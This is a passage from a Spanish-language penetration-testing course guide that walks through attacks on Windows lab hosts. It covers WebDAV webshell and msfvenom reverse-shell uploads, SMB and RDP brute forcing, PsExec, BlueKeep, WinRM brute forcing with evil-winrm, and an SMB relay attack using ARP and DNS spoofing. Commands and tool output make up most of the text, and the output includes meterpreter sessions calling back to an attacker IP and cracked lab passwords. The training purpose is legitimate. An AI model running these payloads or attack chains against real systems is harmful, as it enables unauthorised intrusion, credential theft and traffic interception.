dav:/webdav/> put /usr/share/webshells/asp/webshell.asp
```

Seguidamente, volvemos al navegador y actualizamos la página para que se nos muestre el contenido real del directorio /webdav. Hacemos click en el fichero que acabamos de cargar para que se ejecute, y se nos abre un recuadro donde podremos introducir y ejecutar comandos que se ejecutan en el servidor.

```
dir C:\  
type C:\flag.txt
```

Ahora vamos a explotar WebDAV con **Metasploit**. Vamos a generar el payload con la herramienta **msfvenom**. Utilizamos el siguiente comando:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.49.5 LPORT=1234 -f asp > shell.asp
```

```
[root@INE] ~
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.49.5 LPORT=1234 -f asp > shell.asp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of asp file: 38169 bytes
```

A continuación, accedemos a webdav con **cadaver** y cargamos el fichero que acabamos de crear en el servidor.

```
[root@INE] ~
# cadaver http://demo.ine.local/webdav
Authentication required for demo.ine.local on server `demo.ine.local':
Username: bob
Password:
dav:/webdav> put /root/shell.asp
Uploading /root/shell.asp to `/webdav/shell.asp':
Progress: [=====] 100.0% of 38169 bytes succeeded.
dav:/webdav>
```

Volvemos al navegador y recargamos para comprobar que se ha cargado correctamente.

The screenshot shows a web browser window with the URL `demo.ine.local/webdav/` in the address bar. The page title is **demo.ine.local - /webdav/**. Below the title, there is a link to [\[To Parent Directory\]](#). The main content area displays a file list:

1/4/2021 7:31 AM	49	AttackDefense.txt
2/17/2025 2:20 PM	38169	shell.asp
1/4/2021 7:25 AM	168	web.config

Ahora, antes de ejecutar el fichero, abrimos **Metasploit** y utilizamos el siguiente módulo:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <IP_Local>
```

```
set LPORT 1234 # El que especificamos en el fichero shell.asp  
run
```

En este punto, Metasploit queda en espera hasta que ejecutemos el fichero shell.asp en el servidor. Para ello, vamos al navegador y hacemos click en él.

```
msf6 exploit(multi/handler) > set LHOST 10.10.49.5  
LHOST => 10.10.49.5  
msf6 exploit(multi/handler) > set LPORT 1234  
LPORT => 1234  
msf6 exploit(multi/handler) > show options  
  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.49.5      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 1234            | yes      | The listen port                                           |

  
Exploit target:  



| Id | Name            |
|----|-----------------|
| -- | --              |
| 0  | Wildcard Target |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.10.49.5:1234  
[*] Sending stage (176198 bytes) to 10.2.27.37  
[*] Meterpreter session 1 opened (10.10.49.5:1234 → 10.2.27.37:49845) at 2025-02-17 19:59:51 +0530  
meterpreter > █
```

Explotación de SMB con PsExec

La comunicación entre cliente y servidor para una operación de autenticación en un servicio SMB tiene los siguientes pasos:

SMB Authentication



PsExec es un servicio que reemplaza a telnet. La autenticación se realiza a través de SMB y permite ejecutar comandos en una máquina Windows remota. Antes de utilizar este servicio debemos obtener credenciales legítimas. Para ello, utilizaremos fuerza bruta. En Windows, sabemos que siempre habrá un usuario "Administrator", así que, vamos a tiro fijo.

Primero, iniciamos Metasploit y utilizamos el siguiente módulo:

```
use auxiliary/scanner/smb/smb_login
set SMBUser administrator
set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
set VERBOSE false
```

Una vez obtenidas las credenciales, vamos a autenticarnos con el siguiente comando:

```
psexec.py Administrator@<IP_Target> cmd.exe
```

Podemos utilizar psexec directamente desde msfconsole:

```
use exploit/windows/smb/psexec
```

Especificamos las credenciales (SMBUser y SMBPass) y listo, tenemos una sesión meterpreter.

Explotación de RDP

RDP (Remote Desktop Protocol) proporciona un acceso remoto con interfaz gráfica para microsoft, para interactuar remotamente con un sistema Windows. Usa el puerto 3389 por defecto. Requiere autenticación.

Si vemos que en un escaneo con Nmap no nos sale el puerto 3389 abierto, pero tenemos el 3333 y no nos muestra versión del servicio, podemos comprobar si en ese puerto está corriendo RDP de la siguiente forma con un módulo de Metasploit:

```
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3333/tcp   open  ssl/dec-notes?
| ssl-cert: Subject: commonName=WIN-OMCNBKR66MN
| Not valid before: 2025-02-18T10:29:21
|_Not valid after:  2025-08-20T10:29:21
|_ssl-date: 2025-02-19T10:36:08+00:00; 0s from scanner time.
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49165/tcp  open  msrpc        Microsoft Windows RPC
49177/tcp  open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

```
use auxiliary/scanner/rdp/rdp_scanner
set RHOSTS <IP_Target>
set RPORT <port>
run
```

```

msf6 auxiliary(scanner/rdp/rdp_scanner) > show options
Module options (auxiliary/scanner/rdp/rdp_scanner):
Name      Current Setting  Required  Description
DETCT_NLA    true        yes       Detect Network Level Authentication (NLA)
RDP_CLIENT_IP 192.168.0.100  yes       The client IPv4 address to report during connect
RDP_CLIENT_NAME rdesktop   no        The client computer name to report during connect, UNSET = random
RDP_DOMAIN    no         no        The client domain name to report during connect
RDP_USER      no         no        The username to report during connect, UNSET = random
RHOSTS       10.2.27.186  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        3333        yes       The target port (TCP)
THREADS      1           yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/rdp/rdp_scanner) > run
[*] 10.2.27.186:3333 - Detected RDP on 10.2.27.186:3333      (name:WIN-OMCNBKR66MN) (domain:WIN-OMCNBKR66MN) (domain_fqdn:WIN-OMCNBKR66MN) (server:
[*] 10.2.27.186:3333 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Este módulo nos confirma si está corriendo RDP en ese puerto. Ahora realizamos un ataque de fuerza bruta con Hydra:

```

hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt
t -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rd
p://<IP_Target> -s <RDP_Port>

```

```

[root@IMC:~]
# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rdp://10.2.27.186 -s 3333
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-19 16:11:12
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 700 login tries (1:/7/p:100), ~175 tries per task
[DATA] attacking rdp://10.2.27.186:3333/
[3333][rdp] host: 10.2.27.186 login: sysadmin password: samantha
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.27.186 login: deme password: victoria
[ERROR] freerdp: The connection failed to establish.
[3333][rdp] host: 10.2.27.186 login: auditor password: elizabeth
[ERROR] freerdp: The connection failed to establish.
[STATUS] 410.00 tries/min, 410 tries in 00:01h, 290 to do in 00:01h, 4 active
[3333][rdp] host: 10.2.27.186 login: administrator password: qwertyuiop
[ERROR] freerdp: The connection failed to establish.
[STATUS] 338.00 tries/min, 678 tries in 00:02h, 24 to do in 00:01h, 4 active
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-19 16:13:20

```

Una vez encontramos credenciales, nos autenticamos:

```


xfreerdp /u:<username> /p:<pass> /v:<IP_Target>:<port>

```

```

root@INE:~#
File Actions Edit View Help
└─(root@INE)─[~]
# xfreerdp /u:sysadmin /p:samantha /v:10.2.27.186:3333
[16:15:23:864] [43904:43905] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at
[16:15:23:864] [43904:43905] [WARN][com.freerdp.crypto] - CN = WIN-OMCNBK66MN
[16:15:23:865] [43904:43905] [ERROR][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[16:15:23:865] [43904:43905] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.2.27.186:3333)
[16:15:23:865] [43904:43905] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[16:15:23:865] [43904:43905] [ERROR][com.freerdp.crypto] - Common Name (CN):
[16:15:23:865] [43904:43905] [ERROR][com.freerdp.crypto] - WIN-OMCNBK66MN
[16:15:23:865] [43904:43905] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.2.27.186:3333 (RDP-Server):
  Common Name: WIN-OMCNBK66MN
  Subject: CN = WIN-OMCNBK66MN
  Issuer: CN = WIN-OMCNBK66MN
  Thumbprint: 4d:3a:98:0a:7a:8f:e1:69:d4:32:e5:c2:1e:78:b7:2b:37:37:6b:04:a2:7a:37:c3:49:5d:d0:45:69:33:5f:c3
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[16:15:29:280] [43904:43905] [ERROR][com.winpr.timezone] - Unable to find a match for unix timezone: Asia/Kolkata
[16:15:29:481] [43904:43905] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[16:15:29:482] [43904:43905] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[16:15:29:498] [43904:43905] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[16:15:29:498] [43904:43905] [INFO][com.freerdp.channels.rdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[16:15:30:800] [43904:43905] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_WARNING [LOGON_MSG_SESSION_CONTINUE]

```



Explotación BlueKeep

CVE-2019-0708 RDP Vulnerability. Se trata de una vulnerabilidad RDP, que, explotándola, podremos obtener una sesión meterpreter. Permite ejecución remota con permisos de administrador y sin autenticación, ya que el atacante puede acceder a una parte de la memoria del Kernel, donde ejecutará el código malicioso.

Para la explotación, primero verificamos si corre RDP en el sistema objetivo, y comprobamos si es vulnerable con el siguiente módulo de Metasploit:

```
use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
```

Sólo necesitamos configurar RHOSTS, y tras ejecutarlo, nos indica si el servicio es vulnerable. Si este es el caso, utilizamos el siguiente módulo para explotar la vulnerabilidad, teniendo en cuenta que este módulo sólo funciona con versiones de 64 bits:

```
use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```

Antes de lanzarlo, debemos establecer la versión de Windows que corre en el objetivo:

```
show targets # Muestra las versiones que se pueden configurar en este módulo.
```

Después de ejecutarlo, obtendremos una sesión meterpreter.

Explotación WinRM

WinRM (Windows Remote Management) es un protocolo de gestión remota de Windows que facilita el acceso a sistemas con este SO sobre HTTP(S). No está configurado por defecto, hay que hacerlo manualmente. Usa por defecto el puerto 5985 (http) y 5986 (https).

Este servicio implementa control de acceso para la comunicación entre sistemas a través de varios formularios. Podemos utilizar **Crackmapexec** para realizar un ataque de fuerza bruta para encontrar credenciales y poder ejecutar comandos en el sistema objetivo. Si queremos obtener una shell inversa, tenemos que utilizar la herramienta **evil-winrm.rb**, que no sólo sirve para buscar credenciales, si no que también nos proporciona una shell.

Lo primero que haremos será comprobar en qué puerto corre el servicio. Los puertos en los que corre por defecto, no están entre los 1000 que escanea Nmap por defecto, así que, o bien hacemos un escaneo de todos los puertos, o escaneamos directamente los puertos 5985 y 5986.

```
[root@INE ~]# nmap -sV -Pn -p 5985 10.2.18.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-19 21:03 IST
Nmap scan report for demo.ine.local (10.2.18.113)
Host is up (0.0050s latency).

PORT      STATE SERVICE VERSION
5985/tcp  open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
```

Ahora vamos a conseguir credenciales con Crackmapexec:

```
crackmapexec winrm <IP_Target> -u administrator -p /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
```

Una vez tengamos la contraseña de administrador, podemos ejecutar comandos en el sistema objetivo:

```
crackmapexec winrm <IP_Target> -u administrator -p <pass> -x "whoami"
```

Para obtener una shell utilizaremos **evil-winrm.rb**:

```
evil-winrm.rb -u administrator -p <pass> -i <IP_target>
```

Si queremos hacerlo con **Metasploit**, utilizamos el siguiente módulo:

```
use exploit/windows/winrm/winrm_script_exec
```

Para este ejemplo configuramos a true la opción FORCE_VBS para obligar al módulo a usar un comando de visual basic stager. Además, debemos establecer el USERNAME y PASSWORD. Una vez finalizada la ejecución, obtenemos una sesión meterpreter.

```

msf6 exploit(windows/winrm/winrm_script_exec) > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(scanner/winrm/winrm_login) > show options

Module options (auxiliary/scanner/winrm/winrm_login):

Name          Current Setting  Required  Description
----          -----          -----  -----
ANONYMOUS_LOGIN    false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no       Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
CreateSession     true         no       Create a new session for every successful login
DB_ALL_CREDS     false        no       Try each user/password couple stored in the current database
DB_ALL_PASS      false        no       Add all passwords in the current database to the list
DB_ALL_USERS     false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
DOMAIN          WORKSTATION  yes      The domain to use for Windows authentication
PASSWORD          no          no       A specific password to authenticate with
PASS_FILE         no          no       File containing passwords, one per line
Proxies          no          no       A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          10.2.18.113  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            5985        yes      The target port (TCP)
SSL              false        no       Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS          1           yes      The number of concurrent threads (max one per host)
URI              /wsman      yes      The URI of the WinRM service
USERNAME          no          no       A specific username to authenticate as
USERPASS_FILE    no          no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false        no       Try the username as the password for all users
USER_FILE         no          no       File containing usernames, one per line
VERBOSE          true         yes      Whether to print output for all attempts
VHOST             no          no       HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/winrm/winrm_login) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/winrm/winrm_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/winrm/winrm_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/winrm/winrm_login) > set PASSWORD anything
PASSWORD => anything
msf6 auxiliary(scanner/winrm/winrm_login) > exploit

[*] 10.2.18.113:5985 - Login Successful: WORKSTATION\administrator:tinkerbell
[*] Command shell session 1 opened (10.10.37.10:38047 → 10.2.18.113:5985) at 2025-02-19 21:17:50 +0530

```

```

msf6 auxiliary(scanner/winrm/winrm_login) > use auxiliary/scanner/winrm/winrm_cmd
msf6 auxiliary(scanner/winrm/winrm_cmd) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/winrm/winrm_cmd) > set USERNAME administrator
USERNAME => administrator
msf6 auxiliary(scanner/winrm/winrm_cmd) > set PASSWORD tinkerbell
PASSWORD => tinkerbell
msf6 auxiliary(scanner/winrm/winrm_cmd) > set CMD whoami
CMD => whoami
msf6 auxiliary(scanner/winrm/winrm_cmd) > exploit

server\administrator
[*] Results saved to /root/.msf4/loot/20250219211909_default_10.2.18.113_winrm.cmd_result_034842.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```

[*] Command Stager progress - 94.34% done (96162/101936 bytes)
[*] Command Stager progress - 96.34% done (98208/101936 bytes)
[*] Command Stager progress - 98.35% done (100252/101936 bytes)
[*] Command Stager progress - 100.00% done (101936/101936 bytes)
[*] Sending stage (176198 bytes) to 10.2.18.113
[*] Session ID 2 (10.10.37.10:4444 → 10.2.18.113:49839) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is yntqxe.exe (5588) as: SERVER\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[-] Could not migrate to services.exe.
[-] Could not migrate to wininit.exe.
[*] Trying svchost.exe (700)
[*] Successfully migrated to svchost.exe (700) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 2 opened (10.10.37.10:4444 → 10.2.18.113:49839) at 2025-02-19 21:20:34 +0530
meterpreter > 

```

Ataques Basados en Redes


SMB Relay Attack (Windows)

En este ataque de red, el atacante intercepta tráfico SMB, lo manipula, y lo transmite a un servidor legítimo para obtener acceso no autorizado a los

recursos o realizar acciones maliciosas. Los pasos a seguir durante este ataque son los siguientes:

- **Interceptación.** man-in-the-middle con ARP spoofing, DNS poisoning o la configuración de un SMB no autorizado.
- **Captura autenticación.** Cuando un cliente se conecta al servidor via SMB, se envían datos de autenticación. El atacante los captura (hashes NTLM).
- **Reenvío al servidor.** En lugar de desencriptar el hash, el atacante lo transmite a otro servidor que confía en la fuente, esto permite al atacante hacerse pasar por el usuario cuyo hash ha capturado en el paso anterior.
- **Ganar Acceso.** Si la retransmisión tiene éxito, el atacante puede obtener acceso a los recursos del servidor.

Vamos con el ejemplo.



Vamos a configurar este ataque utilizando un módulo de Metasploit:

```
use exploit/windows/smb/smb_relay
set SRVHOST <IP_atacante>
set LHOST <IP_atacante>
set SMBHOST <IP_Target>
```

```

msf6 exploit(windows/smb/smb_relay) > show options

Module options (exploit/windows/smb/smb_relay):
Name      Current Setting  Required  Description
----      -----          -----    -----
SHARE     ADMIN$           yes       The share to connect to
SMBHOST   172.16.5.10      no        The target SMB server (leave empty for originating system)
SRVHOST   172.16.5.101     yes      The local host or network interface to listen on. This must be an
SRVPORT   445              yes      The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.16.5.101     yes      The listen address (an interface may be specified)
LPORT     4444             yes      The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf6 exploit(windows/smb/smb_relay) >

```

Ahora vamos a necesitar configurar una suplantación de DNS para redirigir a la víctima a nuestro sistema Kali cada vez que haya una conexión SMB a cualquier host en el dominio. En este caso el dominio lo hacemos como .com. Entonces, abrimos una terminal nueva y comenzamos creando un archivo que emula un archivo que contiene registros DNS. Lo hacemos de la siguiente forma:

```

echo "<IP_atacante> *.sportsfoo.com" > dns
# Indica que la IP atacante puede resolver cualquier dominio .sportsfoo.com
# Es el dominio del servidor que nos interesa.

```

Ahora vamos a usar DNS spoof a través de nuestra interface eth1 y el archivo que contiene el registro DNS. Esto, con el archivo DNS falso que hemos creado, nos permitirá saber dónde se encuentran todas las solicitudes .sportsfood. Para esto, introducimos el siguiente comando:

```
dnsspoof -i eth1 -f dns
```

Esto queda a la escucha en la interfaz eth1.

```

[~]# (root㉿kali)-[~]
[~]# echo "172.16.5.101 *.sportsfoo.com" > dns
[~]# dnsspoof -i eth1 -f dns
dnsspoof: listening on eth1 [udp dst port 53 and not src 172.16.5.101]

```

Ahora ya podemos preparar el ataque **man-in-the-middle**, y utilizaremos operaciones de suplantación de identidad para envenenar el tráfico entre nuestra víctima (Windows 7) y la puerta de enlace. Esto nos permite manipular el tráfico que utiliza **dnsspoof**. Estamos listos para realizar el ataque de suplantación de operaciones. En una nueva terminal habilitamos el reenvío de IP:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

En esta misma terminal escribimos el siguiente comando:

```
arp spoof -i eth1 -t <IP_Cliente (Windows7)> <IP_PuertaEnlace>
```

```
[root💀kali]-[~]
# echo 1 > /proc/sys/net/ipv4/ip_forward

[root💀kali]-[~]
# arp spoof -i eth1 -t 172.16.5.5 172.16.5.1
8:0:27:d4:ee:5d 8:0:27:8f:79:cc 0806 42: arp reply 172.16.5.1 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d 8:0:27:8f:79:cc 0806 42: arp reply 172.16.5.1 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d 8:0:27:8f:79:cc 0806 42: arp reply 172.16.5.1 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d 8:0:27:8f:79:cc 0806 42: arp reply 172.16.5.1 is-at 8:0:27:d4:ee:5d
```

En una nueva terminal, vamos a informar de que las operaciones fallan contra la puerta de enlace real:

```
arp spoof -i eth1 -t <IP_PuertaEnlace> <IP_Cliente (Windows7)>
```

```
[root💀kali]-[~]
# arp spoof -i eth1 -t 172.16.5.1 172.16.5.5
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
8:0:27:d4:ee:5d a:0:27:0:0:3 0806 42: arp reply 172.16.5.5 is-at 8:0:27:d4:ee:5d
```

Lo que sucede ahora, es que cada vez que la víctima (Windows 7) inicia una conexión SMB, dnsspoof se alinea con el ataque de ARP Spoofing, falsificando las respuestas DNS, diciendo que los sistemas a los que se dirige la dirección DNS, los resuelve nuestro sistema Kali.

Ahora vamos a la terminal que teníamos con Metasploit y lanzamos el exploit para el siguiente paso.

```
msf6 exploit(windows/smb/smb_relay) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.5.101:4444
[*] Started service listener on 172.16.5.101:445
[*] Server started.
msf6 exploit(windows/smb/smb_relay) > 
```

Si vamos a la terminal en la que tenemos en escucha a dnsspoof, deberíamos comenzar a ver solicitudes de subdominios específicos, o sólo solicitudes del dominio.

```
[root💀kali]-[~]
# echo "172.16.5.101 *.sportsfoo.com" > dns

[root💀kali]-[~]
# dnsspoof -i eth1 -f dns
dnsspoof: listening on eth1 [udp dst port 53 and not src 172.16.5.101]
172.16.5.5.52177 > 8.8.4.4.53: 26633+ A? fileserver.sportsfoo.com
```

En este momento, ya tendremos creada una sesión meterpreter en Metasploit con acceso al servidor y con privilegios elevados.

```
msf6 exploit(windows/smb/smb_relay) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.5.101:4444
[*] Started service listener on 172.16.5.101:445
[*] Server started.

msf6 exploit(windows/smb/smb_relay) > [*] Sending NTLMSSP NEGOTIATE to 172.16.5.10
[*] Extracting NTLMSSP CHALLENGE from 172.16.5.10
[*] Forwarding the NTLMSSP CHALLENGE to 172.16.5.5:49217
[*] Extracting the NTLMSSP AUTH resolution from 172.16.5.5:49217, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 172.16.5.10
[+] SMB auth relay against 172.16.5.10 succeeded
[*] Connecting to the defined share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \UIJlNbak.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \UIJlNbak.exe...
[*] Sending stage (175174 bytes) to 172.16.5.10
[*] Meterpreter session 1 opened (172.16.5.101:4444 -> 172.16.5.10:49158) at 2022-01-21 19:27:41 -0500
```

```
msf6 exploit(windows/smb/smb_relay) > sessions
Active sessions
=====
Id  Name    Type          Information                         Connection
--  ---    ---          -----
1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ FILESERVER  172.16.5.101:4444 -> 172.16.5.10:49158 (172.16.5.10)

